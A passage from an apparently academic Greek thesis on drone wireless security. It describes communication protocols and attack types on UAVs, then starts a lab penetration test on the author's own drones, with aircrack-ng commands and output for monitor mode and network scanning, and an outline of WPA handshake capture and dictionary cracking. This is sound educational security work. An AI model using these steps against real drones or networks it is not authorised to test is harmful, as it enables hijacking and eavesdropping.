## 4.2.2 Data Link

Τα Data Links χρησιμοποιούνται για την αποστολή δεδομένων σε επίγεια τερματικά όπως επίγειους σταθμούς βάσης, ασύρματους αισθητήρες και κινητά τερματικά. Χρησιμοποιούνται για ασύρματη αναμετάδοση μεταξύ UAV – επίγειου σταθμού βάσης καθώς και UAV – UAV, καθώς και για άμεση επικοινωνία κινητής συσκευής (mobile) – UAV σε περίπτωση δυσλειτουργίας επίγειου σταθμού βάσης.

Οι απαιτήσεις χωρητικότητας κυμαίνονται από μερικά kbps μέχρι μερικές δεκάδες Gbps ανάλογα με την εφαρμογή, και έχει μεγαλύτερη ανοχή σε χρονοκαθυστέρηση και ασφάλεια μεταφοράς δεδομένων. Οι συγκεκριμένες δυνατότητες κυρίως σε θέματα ασφάλειας, ανταλλαγής και επεξεργασίας μεγάλου όγκου δεδομένων τα καθιστούν να χρησιμοποιούνται κυρίως σε στρατιωτικές εφαρμογές και χρήσεις [101],[102].

## 4.3 Πρωτόκολλα επικοινωνίας

Στα δίκτυα, πρωτόκολλα επικοινωνίας είναι ένα σύνολο κανόνων και συμβάσεων, που καθορίζουν τον τρόπο επικοινωνίας και ανταλλαγής δεδομένων μεταξύ των συσκευών που συνδέονται. Μέσω των πρωτοκόλλων καθορίζεται η μορφή, ο χρόνος και η σειρά μετάδοσης των πληροφοριών εντός του δικτύου, σε συνδυασμό με τον έλεγχο και την διόρθωση σφαλμάτων σε περίπτωση που προκύψουν.

Η ασφάλεια των μη επανδρωμένων αεροσκαφών αποτελεί σήμερα μείζον θέμα συζήτησης μεταξύ των ακαδημαϊκών ερευνητών και των μηχανικών βιομηχανιών. Έτσι η κατανόηση του τρόπου επικοινωνίας των UAVs σε ασύρματα δίκτυα με την χρήση των κατάλληλων πρωτοκόλλων, καθώς και η ανάλυση των βασικών τεχνικών επίθεσης που μπορεί να προκύψουν, μπορεί να οδηγήσει στην ανίχνευση των τρωτών σημείων κατά την διάρκεια της σύνδεσης και επικοινωνίας.

### 4.3.1 IEEE 802.11

Αποτελεί τμήμα του προτύπου IEEE 802, το οποίο καθορίζει τα πρωτόκολλα που χρησιμοποιούνται για την υλοποίηση ασύρματων τοπικών δικτύων (WLAN). Τα πρωτόκολλα που καθορίζονται στο IEEE 802.11 βρίσκονται στα δύο κατώτερα επίπεδα, του OSI μοντέλου (ζεύξης δεδομένων και φυσικό επίπεδο). Οι πιο συνηθισμένες συχνότητες λειτουργίας που χρησιμοποιούνται στο IEEE 802.11 είναι οι συχνότητες 2,4 GHz και 5GHz.

### 4.3.2 Wi-Fi Protected Access (WPA, WPA2, WPA3)

Το WPA (Wi-Fi protected access) είναι ένα πρότυπο ασφάλειας δικτύου που είναι πλέον υποχρεωτικό για τα ασύρματα δίκτυα για την προστασία τους μέσω ελέγχου ταυτότητας και κρυπτογράφησης. Αναπτύχθηκε από τη Wi-Fi Alliance για την προστασία των ασύρματων δικτύων υπολογιστών. Υιοθετήθηκε επίσημα το 2003 και σχεδιάστηκε για να αντικαταστήσει το ενσύρματο ισοδύναμο απόρρητο (WEP), το οποίο είχε πολλά γνωστά τρωτά σημεία ασφαλείας. Το πιο πρόσφατο WPA3 κυκλοφόρησε το 2018, αλλά το πιο ευρέως χρησιμοποιούμενο στα ασύρματα δίκτυα εξακολουθεί να είναι το WPA2.

Υποστηρίζει διακομιστές αυθεντικοποίησης ή διακομιστές απομακρυσμένης επιλογής αυθεντικοποίησης (RADIUS). Επίσης, κρυπτογραφεί τα δεδομένα καλύτερα από το WEP. Για την πραγματοποίηση της σύνδεσης μεταξύ δύο μερών σε ένα κανάλι επικοινωνίας, χρησιμοποιεί ένα Wi-Fi κωδικό πρόσβασης γνωστό και ως preshared key (PSK), ώστε να διασφαλίζεται η προστασία των δικτύων.



### 4.3.3 Transmission Control Protocol (TCP)


Ο σκοπός του TCP είναι να εγγυάται την παράδοση των πακέτων. Για να γίνει αυτό, εφαρμόζονται διάφοροι μηχανισμοί, όπως η αρίθμηση πακέτων (για την ανακατασκευή μπλοκ δεδομένων), η επιβεβαίωση παράδοσης και η εκ νέου αίτηση χαμένων πακέτων. Κατά την διασύνδεση μεταξύ client και server στέλνεται αρχικά από τον client ένα πακέτο SYN στον server, το οποίο είναι ένα αίτημα για την έναρξη σύνδεσης. Στη συνέχεια, ο server απαντά στέλνοντας ένα πακέτο SYN/ACK, το οποίο επιβεβαιώνει το αίτημα. Τέλος, ο χρήστης στέλνει ένα πακέτο ACK, και έτσι η σύνδεση εγκαθιδρύεται.

### 4.3.4 User Datagram Protocol (UDP)

Το User Datagram Protocol είναι απλούστερο σε σχέση με το TCP, καθώς δεν γίνεται εγκατάσταση σύνδεσης μεταξύ των δύο άκρων και δεν διασπάται το μήνυμα σε μικρότερα τμήματα όταν δεν υποστηρίζεται το μέγεθος του datagram. Κάθε αυτοδύναμο πακέτο μεταφέρεται μέσω δικτύων από κόμβο σε κόμβο μέχρι να φτάσει στο προορισμό του χωρίς να εγγυάται κανείς ότι δεν θα χαθεί ή θα καταστραφεί. Αυτή η απλότητα της δομής του και η έλλειψη ελέγχων προσδίδει στο UDP το πλεονέκτημα της αύξησης στην ταχύτητα μετάδοσης των δεδομένων. Δεδομένου ότι το ίδιο το UDP δεν προσφέρει κανενός είδους εγγύηση ότι τα δεδομένα θα φτάσουν, επιτυγχάνει την αποτελεσματικότητά του δαπανώντας πολύ λίγη προσπάθεια για αυτό που μεταφέρει.

### 4.3.5 Address Resolution Protocol (ARP)

Αποτελεί τον συνδετικό κρίκο ανάμεσα στο επίπεδο διαδικτύου και στο επίπεδο ζεύξης δεδομένων του OSI, βρίσκοντας τη φυσική διεύθυνση (MAC) του κόμβου με μια συγκεκριμένη διεύθυνση IP. Πραγματοποιείται ένα ερώτημα ARP (ARP request) το οποίο απευθύνεται στο τοπικό δίκτυο με ένα πλαίσιο εκπομπής (broadcast) με διεύθυνση προορισμού FF-FF-FF-FF-FF-FF. Αυτό σημαίνει ότι το ερώτημα φτάνει σε όλους τους κόμβους. Οι κόμβοι που δεν έχουν την διεύθυνση IP η οποία περιλαμβάνεται στο ερώτημα, απλά το αγνοούν, ενώ επιστρέφεται μόνο η MAC address του κόμβου που αντιστοιχεί στην IP.



Εικ. 4.2: Πρωτόκολλο ARP

## 4.4 Κίνδυνοι και απειλές ασύρματων συνδέσεων UAVs

Στο σημείο αυτό θα επικεντρωθούμε στους βασικούς κινδύνους και τις απειλές που μπορεί να προκύψουν κατά την επικοινωνία σε ασύρματες συνδέσεις UAVs. Οι κίνδυνοι

μπορεί να οφείλονται από μη ασφαλή web interfaces έως προβληματικοί μηχανισμοί ελέγχου ταυτότητας και εξουσιοδότησης. Ο εντοπισμός των απειλών μπορεί να βοηθήσει τους κατασκευαστές, τους προγραμματιστές και τους χρήστες να κατανοήσουν καλύτερα τους κινδύνους ασφαλείας που σχετίζονται με την επικοινωνία των UAVs δίνοντας παράλληλα την δυνατότητα πρόληψης ή μετριασμού αυτών των κινδύνων.

*Αδύναμοι κωδικοί πρόσβασης, σκληρά κωδικοποιημένοι κωδικοί πρόσβασης (Hardcoded Passwords) – προεπιλεγμένες ρυθμίσεις – Μη ασφαλείς δικτυακές υπηρεσίες*

Ένας από τους πιο συνηθισμένους κινδύνους ασφαλείας που μπορεί να επηρεάσει τα UAVs όπως και όλες τις συσκευές IoT είναι οι αδύναμοι και εύκολοι κωδικοί πρόσβασης. Πολλά drones δεν διαθέτουν κωδικούς πρόσβασης ή διαθέτουν εργοστασιακά προεπιλεγμένους που είναι, είτε δημόσια διαθέσιμοι, είτε αμετάβλητοι. Επίσης, μιλώντας για τα hardcoded passwords αναφερόμαστε σε ενσωματωμένους κωδικούς σε μορφή κειμένου όπου βρίσκονται εντός του κώδικα του υλικολογισμικού μιας συσκευής. Σε περίπτωση που κάποιος αποκτήσει πρόσβαση στον κώδικα μη εξουσιοδοτημένος χρήστης, αυτομάτως θα έχει την δυνατότητα πρόσβασης και σε όλους τους κωδικούς της συσκευής.

Όλα αυτά σε συνδυασμό με την ύπαρξη μη ασφαλών συνδέσεων όπου δεν υπάρχουν τείχη προστασίας, κλειστές θύρες ή συστήματα ανίχνευσης εισβολών, αυξάνουν τον κίνδυνο πρόσβασης από μη εξουσιοδοτημένους χρήστες.

*Μη ασφαλής μεταφορά και αποθήκευση δεδομένων*

Η έλλειψη κρυπτογράφησης καθώς και κατάλληλου ελέγχου πρόσβασης σε ευαίσθητα δεδομένα, χρησιμοποιώντας μη ασφαλείς συνδέσεις δικτύου. Η αποθήκευση δεδομένων σε μη κρυπτογραφημένη βάση δεδομένων ή αρχείο. Η απουσία περιορισμών πρόσβασης σε ευαίσθητες πληροφορίες βάσει δικαιωμάτων, αποτελούν παραδείγματα μη ασφαλούς μεταφοράς και αποθήκευσης δεδομένων.

## 4.5 Τύποι Επιθέσεων σε UAVs

Στην συνέχεια θα αναφέρουμε κάποιους από τους πιο συνηθισμένους τύπους επιθέσεων που μπορούμε να εντοπίσουμε σε ένα ασύρματο δίκτυο UAVs, εστιάζοντας στα τρωτά και αδύναμα σημεία ενός δικτύου Wi-Fi.

### 4.5.1 Jamming/Spoofing GPS data – UAV transmissions

Κάθε σήμα GPS δεν περιλαμβάνει κρυπτογράφηση, γεγονός το οποίο καθιστά τα UAVs ευάλωτα σε αλλοιώσεις. Μπορεί να τροφοδοτηθεί το drone με ψεύτικα σήματα GPS, μεταβάλλοντας τις συντεταγμένες της θέσης του, οι οποίες υπολογίζονται από τον δέκτη. Επίσης, υπάρχει κίνδυνος παρεμβολής στα σήματα που εκπέμπονται από το drone σχετικά με την ταχύτητα και την ακριβή θέση του. Έτσι δυνητικά υπάρχει η πιθανότητα αποπροσανατολισμού του εναέριου με επανδρωμένου οχήματος, και κατ' επέκταση της συντριβής του.

### 4.5.2 Denial of service

Μια συνηθισμένη τεχνική επίθεσης, αποτελεί η Denial of Service ή αλλιώς DoS Attack (άρνηση παροχής υπηρεσιών). Πιο συγκεκριμένα έχει ως στόχο την παρεμπόδιση ενός εγκεκριμένου χρήστη να συνδεθεί σε ένα drone. Αυτό μπορεί να επιτευχθεί

αποστέλλοντας μαζικά αιτήματα σύνδεσης, όπου το drone τα αποκλείει, και κατ' επέκταση απορρίπτει την πρόσβαση των εγκεκριμένων χρηστών.

#### 4.5.3 Man in the middle

Κατά την διαδικασία αυτού του είδους της επίθεσης, μεσολαβεί εμβόλιμη σύνδεση ανάμεσα στο UAV και τον controller, από μη εξουσιοδοτημένο χρήστη. Έτσι κάθε επικοινωνία μεταξύ UAV και χειριστή, περνάει μέσα από την ενδιάμεση σύνδεση, και ως εκ τούτου έχει την δυνατότητα ο επιτιθέμενος να αλλάξει τις εντολές επικοινωνίας, να την τροποποιήσει την επικοινωνία ή και να αγνοήσει τις εντολές τροποποιώντας την λειτουργία.

#### 4.5.4 Υποκλοπή δεδομένων – Filesystem backdoor

Η υποκλοπή δεδομένων κατά την διάρκεια σύνδεσης ενός UAV, αποτελεί μια από τις συνηθέστερες μεθόδους επιθέσεων που μπορούν να εμφανιστούν. Η υποκλοπή μπορεί να εστιάζει στην εισβολή σε αρχεία του UAV, χρησιμοποιώντας ένα σύστημα αρχείων backdoor, όπου ένας εισβολέας θα μπορούσε να αποκτήσει πρόσβαση σε αρχεία, να αλλάξει τη διαμόρφωση του UAV ή να τοποθετήσει οποιοδήποτε κακόβουλο λογισμικό μέσα στο σύστημα. Αλλά και σε δυναμική πληροφορία όπως στην περίπτωση βίντεο, ειδικά όταν υπάρχει έλλειψη κρυπτογράφησης.

#### 4.5.5 Πλήρης έλεγχος του UAV

Με την χρήση κατάλληλου υλικού και λογισμικού, υπάρχει η δυνατότητα ανίχνευσης σήματος οποιουδήποτε άλλου UAV σε μια περιοχή, και στην συνέχεια αποσυνδέοντας

τον πιστοποιημένο χειριστή, και πραγματοποιώντας επανασύνδεση προσποιούμενος τον χειριστή αποκτάται από τον επιτιθέμενο ο πλήρης έλεγχος του drone.

#### 4.5.6 Παραβίαση κωδικού πρόσβασης Wi-Fi

Μια από τις βασικές αδυναμίες ενός δικτύου Wi-Fi αποτελεί η κρυπτογράφηση WPA-PSK. Ένας επιτιθέμενος θα μπορούσε να εισβάλει στην σύνδεση WPA και να προβεί σε deauthenticate της συσκευής, καταγράφοντας τον κωδικό πρόσβασης που έχει οριστεί για το authentication.

# Κεφάλαιο 5ο: Δοκιμές επιθέσεων σε Drone (Penetration Testing)

## 5.1 Εισαγωγή

Στο κεφάλαιο αυτό παρουσιάζονται πρακτικές εφαρμογές των κενών ασφαλείας που αναλύθηκαν στο προηγούμενο κεφάλαιο. Για την υλοποίηση και κατανόηση του πειραματικού μέρους της διπλωματικής που θα αναλυθεί, έγινε παρακολούθηση των εξής online courses: Learn Ethical Hacking From Scratch και Learn Network Hacking From Scratch (WiFi & Wired) συνολικής διάρκειας 24 ωρών.

Πραγματοποιήθηκαν προσπάθειες διείσδυσης (Penetration testing), σε μια σύνδεση ανάμεσα σε ένα drone και στον controller, όπου στην δική μας περίπτωση το ρόλο αυτόν παίζει ένα smartphone. Για τη διεξαγωγή των δοκιμών χρησιμοποιήθηκαν τα ακόλουθα εργαλεία:

- Ryze Tello drone (κόστος 160 ευρώ): Πρόκειται για το πιο οικονομικό drone της εταιρείας DJI. Ζυγίζει 80gr μαζί με την μπαταρία του η οποία του εξασφαλίζει αυτονομία πτήσης για 13 λεπτά. Έχει εμβέλεια χειριστηρίου 100m, ανάλυση βίντεο HD Ready (720p) και μέγιστο χρόνο πτήσης 13 λεπτά.



Εικ.5.1 Ryze Tello drone

- Drone Andowl Micro Foldable Set 998 (κόστος 27 ευρώ): Συμβατικό drone της αγοράς

χαμηλού κόστους που ανήκει στην κατηγορία των παιχνιδιών. Έχει ονομαστική εμβέλεια 90 μέτρα, ανάλυση βίντεο Full HD (1080p) και μέγιστη διάρκεια πτήσης 12 λεπτά.



Εικ.5.2 Drone Andowl

- Tello app (free): Εφαρμογή για smartphone και tablet μέσω της οποίας ο controller συνδέεται με το Tello drone.



Εικ.5.3 Logo Tello app

- RC FPV app (free): Εφαρμογή για smartphone και tablet μέσω της οποίας ο controller



συνδέεται με το Andowl drone.

Εικ.5.4 Logo RC FPV app



- Tello SDK: Εργαλείο σύνδεσης και παραμετροποίησης της λειτουργίας του Tello drone. Βασίζεται σε γλώσσα Python και μέσω εντολών δίνεται η δυνατότητα χειρισμού του Tello από ηλεκτρονικό υπολογιστή.

- Alfa USB network adapter: AWUS1900 (κόστος 91 ευρώ): Ασύρματη κάρτα δικτύου μεγάλης εμβέλειας. Παρέχει σύνδεση με USB 3.0 και ρυθμό μεταφοράς δεδομένων 1900 Mbps. Χρησιμοποιείται για Ethical Hacking καθώς υποστηρίζει λειτουργία σε Monitor Mode και



packet injection.

Εικ.5.5 Alfa AWUS1900 network adapter

Πραγματοποιήθηκαν δοκιμές με δύο διαφορετικά drones. Στην πρώτη περίπτωση οι δοκιμές υλοποιήθηκαν χρησιμοποιώντας μια οικονομική λύση, ένα drone Andowl Micro Foldable Set 998. Στην δεύτερη περίπτωση χρησιμοποιήθηκε ένα Ryze Tello, της εταιρείας DJI, όπου πρόκειται για μια από τις μεγαλύτερες εταιρείες παραγωγής συμβατικών drone της αγοράς. Σκοπός ήταν να γίνει ανάλυση των κενών ασφαλείας σε δύο διαφορετικά drones και σύγκριση ανάμεσα σε δύο προϊόντα διαφορετικών οικονομικών μεγεθών.

Η υλοποίηση των δοκιμών της εργασίας πραγματοποιήθηκε σε λειτουργικό Σύστημα Kali Linux, όπου είναι βασισμένο σε Debian, και σχεδιασμένο για ψηφιακή εγκληματολογία και δοκιμές

διείσδυσης (penetration testing). Το penetration testing με το Kali περιλαμβάνει μια μεγάλη ποικιλία εργαλείων και βοηθητικών προγραμμάτων, όπως το Aircrack-ng, το ArpspooF, το Wireshark, και το hping3, τα οποία χρησιμοποιούνται σε αυτή την διπλωματική εργασία.

**Aircrack-ng:** Εργαλείο το οποίο χρησιμοποιείται για την αξιολόγηση της ασφάλειας ενός δικτύου Wi-Fi. Επικεντρώνεται σε διάφορους τομείς της ασφάλειας όπως: Monitoring των πακέτων, Επιθέσεις τρίτων, testing καρτών δικτύου και password cracking.

**Hping3:** Δωρεάν αναλυτής πακέτων για το πρωτόκολλο TCP/IP. Το hping είναι ένα από τα de-facto εργαλεία για τον έλεγχο ασφαλείας και τη δοκιμή τειχών προστασίας και δικτύων.

**ArpspooF:** Εργαλείο το οποίο χρησιμοποιείται για την αποστολή ψεύτικων μηνυμάτων ARP στο μηχάνημα ενός θύματος, εξαπατώντας το να στείλει την κίνησή του στο μηχάνημα του επιτιθέμενου.

**Wireshark:** Είναι ο κορυφαίος και ευρέως χρησιμοποιούμενος αναλυτής πρωτοκόλλων δικτύου στον κόσμο. Μας επιτρέπει να δούμε τι συμβαίνει στο δίκτυό μας σε βάθος και χρησιμοποιείται σε πολλές εμπορικές και μη κερδοσκοπικές επιχειρήσεις, κυβερνητικές υπηρεσίες και εκπαιδευτικά ιδρύματα.

## 5.2 Λειτουργία παρακολούθησης (Monitor mode)

Η λειτουργία παρακολούθησης ή RFMON (Radio Frequency Monitor) δίνει την δυνατότητα σε έναν υπολογιστή με ελεγκτή διασύνδεσης ασύρματου δικτύου (wireless network interface controller) να παρακολουθεί όλη την κίνηση που λαμβάνει σε ένα ασύρματο κανάλι. Σε αντίθεση με τη λειτουργία promiscuous, η οποία χρησιμοποιείται επίσης για την παρακολούθηση πακέτων, η λειτουργία monitor επιτρέπει τη λήψη πακέτων χωρίς να απαιτείται πρώτα η σύνδεση με ένα σημείο πρόσβασης. Η λειτουργία παρακολούθησης εφαρμόζεται μόνο σε ασύρματα δίκτυα.

## 5.3 Παραβίαση κωδικού πρόσβασης (Password Crack)

Θα πραγματοποιήσουμε παραβίαση του κωδικού πρόσβασης στο δίκτυο Wi-Fi που μεσολαβεί στην σύνδεση μεταξύ των δύο drones. Όπως παρατηρούμε η σύνδεση μεταξύ του controller και του drone (Andowl Micro Foldable Set 998) γίνεται από ανοιχτό δίκτυο (OPN) και δεν υπάρχει κάποιος κωδικός ασφαλείας. Αυτό το γεγονός και μόνο καθιστά την σύνδεση ευάλωτη σε οποιασδήποτε μορφής επίθεσης από μη εξουσιοδοτημένο χρήστη. Όλο το traffic των πακέτων μεταξύ drone και controller είναι ανοιχτό, και με την απ'ευθείας χρήση ενός network analyzer (wireshark) μπορεί να αναγνωστεί.

Στην δεύτερη περίπτωση (Ryze Tello drone) χρησιμοποιείται το πρωτόκολλο ασφαλείας WPA2. Αρχικά πραγματοποιείται αποσύνδεση της ταυτότητας ενός χρήστη από το drone. Μόλις ο χρήστης αποσυνδεθεί, θα προσπαθήσει να επανασυνδεθεί. Κατά την επανασύνδεση ο εισβολέας θα ακούσει και θα συλλάβει το κατακερματισμένο κλειδί WPA, το οποίο αποτελεί μέρος της διασύνδεσης (handshake). Ο κωδικός πρόσβασης μπορεί να ανακτηθεί συγκρίνοντας τις κατακερματισμένες καταχωρήσεις λεξικού, που έχουν βρεθεί από προηγούμενες παραβιάσεις, με το κλειδί WPA. Παρόλο που το Tello δεν έχει προεπιλεγμένο κωδικό πρόσβασης, ορίσαμε έναν κωδικό από τις καταχωρήσεις λεξικού, προκειμένου να καταδειχθεί μια ρεαλιστική περίπτωση χρήσης. Ο εξοπλισμός που χρησιμοποιήθηκε για την επίθεση αυτή είναι ένας ασύρματος προσαρμογέας δικτύου με ενεργοποιημένη τη λειτουργία παρακολούθησης (monitor mode), καθώς και η σουίτα εργαλείων Aircrackng που είναι διαθέσιμη στο Kali Linux.

### 5.3.1 Ανίχνευση δικτύων - password cracking

Η εντολή `ifconfig` χρησιμοποιείται για την εύρεση της διασύνδεσης του προσαρμογέα ασύρματου δικτύου όπου είναι ο `wlan0`.

```
kali@Kali: ~  
└─(kali@Kali)-[~]  
└─$ ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether d8:d0:90:29:0c:a6 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 383 bytes 32794 (32.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 383 bytes 32794 (32.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.16 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 2a02:587:313b:aa00:ced3:5faa:a351:2401 prefixlen 64 scopeid 0x0<global>  
    inet6 fe80::87c0:d09e:e9e6:4855 prefixlen 64 scopeid 0x20<link>  
    ether 00:c0:ca:af:27:32 txqueuelen 1000 (Ethernet)  
    RX packets 217345 bytes 262654411 (250.4 MiB)  
    RX errors 0 dropped 65 overruns 0 frame 0  
    TX packets 56728 bytes 14108069 (13.4 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
└─(kali@Kali)-[~]  
└─$ █
```

Εικ. 5.6 wlan0 network interface

Η εντολή της εικόνας 5.7 σταματά όλες τις τρέχουσες διεργασίες που χρησιμοποιούν τη διασύνδεση Wi-Fi. Εκτελείται με δικαιώματα root.

```
└─(kali@Kali)-[~]  
└─$ sudo bash  
[sudo] password for kali:  
└─(root@Kali)-[/home/kali]  
└─# airmon-ng check kill  
  
Killing these processes:  
  
    PID Name  
    2424 wpa_supplicant
```

Εικ. 5.7 wlan0 killing processes

```
(root@kali)-[~/kali]
└─# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy2     wlan0           rtl8814au   Realtek Semiconductor Corp. RTL8814AU 802.11a/b/g/n/ac
          (monitor mode enabled)
```

Η εντολή της εικόνας 5.8 ενεργοποιεί το interface wlan0 σε monitor mode.

Εικ. 5.8 wlan0 Monitor Mode

Με την εντολή της εικόνας 5.9 γίνεται η ανίχνευση των δικτύων εντός μιας εμβέλειας.

```
root@kali: ~/kali
└─(kali@kali)-[~]
  └─$ sudo bash
      [sudo] password for kali:
      └─(root@kali)-[~/kali]
        └─# airodump-ng wlan0
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	-83	7	0 0 11 270	11	270	WPA2	CCMP	PSK	[REDACTED]
[REDACTED]	-1	0	0 0 -1 -1	-1	-1				
[REDACTED]	-75	8	0 0 4 270	4	270	WPA2	CCMP	PSK	[REDACTED]
48:1C:B9:99:04:92	-35	44	0 0 6 54e.	6	54e.	WPA2	CCMP	PSK	TELLO-990492
[REDACTED]	-55	33	0 0 2 270	2	270	WPA2	CCMP	PSK	[REDACTED]
C4:D7:FD:14:34:A6	-26	36	0 0 1 54 .	1	54 .	OPN			WIFI-4K-1434A6

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
[REDACTED]	[REDACTED]	-85	0 - 1	0	2		BAS

Εικ. 5.9 Ανίχνευση δικτύων εντός εμβέλειας

Η εντολή της εικόνας 5.10 εμφανίζει μόνο τα δίκτυα OPN. Στην περίπτωση μας το δίκτυο WIFI-4K-1434A6.



```
root@Kali: /home/kali
(kali@kali)-[~]
└─$ sudo bash
[sudo] password for kali:
(kali@kali)-[~]
└─$ airodump-ng wlan0 -t OPN
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
C4:D7:FD:14:34:A6	-31	9	0 0	1	54	. OPN		WIFI-4K-1434A6

```
(kali@kali)-[~]
└─$ airodump-ng wlan0 -t OPN
```

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

Εικ. 5.10 Εμφάνιση OPN δικτύων

Αυτή η εντολή εμφανίζει όπως παρατηρούμε και στην παρακάτω εικόνα όλους τους clients που είναι συνδεδεμένοι στο δίκτυο προορισμού, όπου στην περίπτωση μας είναι το WIFI-4K-1434A6. Μόλις δούμε δύο διευθύνσεις BSSID να εμφανίζονται η μία δίπλα στην άλλη, η μία με την ένδειξη BSSID (ο δρομολογητής Wi-Fi, όπου στην περίπτωση μας τον ρόλο αυτό έχει το ίδιο το drone) και η άλλη με την ένδειξη STATION (ο υπολογιστής ή άλλη συσκευή), αυτό σημαίνει ότι ένας client είναι συνδεδεμένος.

```
root@Kali: /home/kali
(kali@kali)-[~]
└─$ sudo bash
[sudo] password for kali:
(root@kali)-[/home/kali]
└─# airodump-ng -c 1 --bssid C4:D7:FD:14:34:A6 wlan0

CH 1 ][ Elapsed: 24 s ][ 2023-01-16 22:01 ][ fixed channel wlan0: 4


BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
C4:D7:FD:14:34:A6 -26  0    122    4258 103  1  54  . OPN          WIFI-4K-1434A6

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
C4:D7:FD:14:34:A6 8A:78:BC:D1:95:4A -42  36e-36  50   4329
```

Εικ. 5.11 Εμφάνιση OPN δικτύων με τους συνδεδεμένους clients


```
